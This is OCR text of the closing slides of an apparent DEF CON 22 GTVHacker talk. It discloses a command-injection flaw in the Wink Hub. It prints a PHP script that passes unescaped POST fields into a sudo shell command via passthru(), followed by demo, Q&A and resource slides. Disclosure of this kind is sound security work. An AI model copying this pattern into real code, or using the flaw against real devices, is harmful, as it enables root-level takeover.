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
Device
22

Wink Hub



Device 22

Wink Hub – Command Injection

```php
<?php
$nodeId = $_POST['nodeId'];
$attrId = $_POST['attrId'];
$v = $_POST['value'];

//$who = exec('whoami');
//echo $who;
//passthru("sudo ls", $retval);

//echo "nodeId=" .$nodeId . " attrId=" . $attrId . " value=" . $v;
$cmd = 'sudo ' . dirname(__FILE__) . '/php2apron set_value ' . $nodeId . " " . $attrId . " " . $v;

//echo $cmd . " ";

passthru($cmd, $retval);
echo "ret_code=" . $retval;

?>
```

- The "set_dev_value.php" script doesn't shell-escape the POST fields "nodeId" and "attrId"
- Used in a command with "sudo"

Demo

- 4 minutes, 22 devices, 1 special guest
- Welcome DUAL CORE!
- “All The Things”
- Dual Core CDs available in the vendor area

Questions

We'll be doing a Q&A after the talk at the Chillout Lounge

HTTP://DC22.GTVHACKER.COM

Thank You

Slide resources can be found at:

http://DC22.GTVHacker.com/

WIKI: http://www.GTVHacker.com

FORUM:
http://forum.GTVHacker.com

BLOG: http://blog.GTVHacker.com

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Shoutout to:

DEF CON

Dual Core

ddggttff3

rad1x

minga

0x00string

And all of you!